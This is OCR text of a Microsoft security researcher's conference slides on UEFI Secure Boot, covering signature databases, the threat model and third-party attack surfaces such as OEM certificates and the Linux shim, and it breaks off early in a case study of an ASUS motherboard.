Microsoft Security

Booting with Caution

Dissecting Secure Boot's Third-Party Attack Surface

Bill Demirkapi

Who Am I?

- Security Engineer at the Microsoft Security Response Center.
- Background in low-level OS internals and cloud security.
- Worked with Secure Boot for over a year.
- Born in Berlin!

Intro to Secure Boot

What is Secure Boot?

- UEFI **Secure Boot** is a security feature designed to prevent malicious software from loading when your PC starts.
- **TLDR**: Make sure code executed during boot is signed and trusted.





Figure 1-2. Framework Firmware Phases

Source: EDK2 Repository

What is Secure Boot?



Source: Eclypsium

- UEFI firmware exposes dozens of crucial API functions that are intended to provide basic, **universal** functionality.
- **Example**: LoadImage allows you to load a UEFI driver.
  - With Secure Boot **on**, images must have a valid signature.
  - But how does the firmware know who to trust?

What is Secure Boot?

- The DB and DBX variables control **what can** and **cannot** load.
- Most common format for entries is SHA256 (Authenticode) hashes and X509 certificates.
- Updates can specify allowed/denied.

32.4.1.1. EFI_SIGNATURE_DATA

Summary

The format of a signature database.

Prototype

```
#pragma pack(1)
typedef struct _EFI_SIGNATURE_DATA {
  EFI_GUID                SignatureOwner;
  UINT8                   SignatureData [_];
}   EFI_SIGNATURE_DATA;

typedef struct _EFI_SIGNATURE_LIST {
  EFI_GUID                SignatureType;
  UINT32                  SignatureListSize;
  UINT32                  SignatureHeaderSize;
  UINT32                  SignatureSize;
//   UINT8                 SignatureHeader [SignatureHeaderSize];
//   EFI_SIGNATURE_DATA    Signatures [__][SignatureSize];
}   EFI_SIGNATURE_LIST;
#pragma pack()
```

Source: UEFI Specification

What is Secure Boot?

- The signature databases are stored as ***authenticated*** variables.
- They can always be read, but only written if the variable data is…
  - Signed with the private half of a key exchange key (KEK variable)
  - Or a platform key (PK variable).
- Every signed update payload also needs to specify an operation.
  - This is typically an “append write” (merge with existing variable).
- **Protects against rollback and empowers our patching capability.**

What is Secure Boot?


- On machines that ship Windows, two common DB entries include…
  - *Microsoft Windows Production PCA 2011* = First-Party Images like bootmgr
  - *Microsoft Corporation UEFI CA 2011* = Third-Party Images like the Linux "shim"
- The **UEFI CA** is why Linux works out of the box, even with Secure Boot enabled.

> In order to boot on the widest range of systems, Ubuntu uses the following chain of trust:
>
> 1. Microsoft signs Canonical's 'shim' 1st stage bootloader with their 'Microsoft Corporation UEFI CA'. When the system boots and Secure Boot is enabled, firmware verifies that this 1st stage bootloader (from the 'shim-signed' package) is signed with a key in DB (in this case 'Microsoft Corporation UEFI CA')

Source: Ubuntu Wiki, Secure Boot Testing

Secure Boot Threat Model

- **When on**, Secure Boot is responsible for the code integrity **of your boot environment**.
- **When off**, you can already execute untrusted code “by design”.
- This is why MSRC calls them Security Feature Bypasses.
- There is no vulnerability without the security feature!



Secure Boot Threat Model

- There is often a high bar for abusing Secure Boot vulnerabilities.
- Secure Boot is still a critical feature for enabling a chain of trust.

Vector	Attack Surfaces
Local	EFI Partition, UEFI Runtime Services*
Physical	Hardware, EFI Partition, etc.
Adjacent	HTTP or PXE Boot
Remote (Man-in-the-Middle)	HTTP Boot

A "**local**" attacker with Admin+ code execution wants to persist in the boot environment.

A **physical** attacker wants to install a bootkit or steal encrypted data.


An **adjacent** attacker wants to gain code execution on machines that use HTTP/PXE boot.

A **remote** man-in-the-middle wants to gain code execution on machines that use HTTP boot.

Example: Secure Boot in Practice

- Control over signature databases is generally exposed in the BIOS.
- Requires physical access.
- OS can only use signed payloads* to update these variables.

  * Unless Secure Boot is off.



Dissecting Secure Boot’s Attack Surfaces

Common Attack Surfaces

Attack Surface	Description
OEM Firmware	Firmware shipped with your device.
Custom OEM Certificates	Images signed by a custom OEM certificate included in DB.
Third-Party Images	Images signed by the third-party UEFI CA.
Third-Party Images, Linux Shim	First-stage bootloader for most Linux distributions.
Third-Party Images, Linux Shim "Second-Stage Images"	"Second-stage images" signed by custom Linux distribution certificates.
Microsoft Images	Images signed by the first-party Windows CA.

OEMs: Forking Hell


- The Embedded Development Kit 2 (**EDK 2**) is an open-source and cross-platform firmware development environment.
- Many OEMs use a forked version for their devices.

Background

In June of 2004, Intel announced that it would release the “Foundation Code” of its Extensible Firmware Interface (EFI), a successor to the 16-bit x86 “legacy” PC BIOS, under an open source license. This Foundation Code, developed by Intel as part of a project code named Tiano, was Intel’s “preferred implementation” of EFI. This evolved into EDK, EDK II, and other open source projects under the TianoCore community.

Source: TianoCore Website

OEMs: Forking Hell



Read more: *The Firmware Supply-Chain Security is broken: Can we fix it?* by Binarly

OEMs: Custom Certificates

- **OEMs** will often ship custom certificates in DB to allow for their code (outside of firmware) to run.
- Unfortunately, these certificates have been found to sign dozens of vulnerable images.

OEMs: Custom Certificates, Case Study

Items		Quantity
	ASUS ASUS X670E-A ROG STRIX GAMING WIFI ATX Mother...	1

- In October, I built a PC with an ASUSTeK motherboard.
- Let's dive into the attack surface introduced by my OEM 😀


OEMs: Custom Certificates, Case Study

- Dump DB & focus on outliers.
- How do we find the images allowed by these entries?
  - Microsoft has logs for what is signed via the UEFI and Windows CA, but not custom CAs or hashes.

DB Entries
ASUSTeK MotherBoard SW Key Certificate
ASUSTeK Notebook SW Key Certificate
Microsoft Corporation UEFI CA 2011
Microsoft Windows Production PCA 2011
Canonical Ltd. Master Certificate Authority
4 Unknown SHA256 Hashes


OEMs: Custom Certificates, Case Study

- **VirusTotal** is a malware scanning platform that allows you to search for submissions using filters.



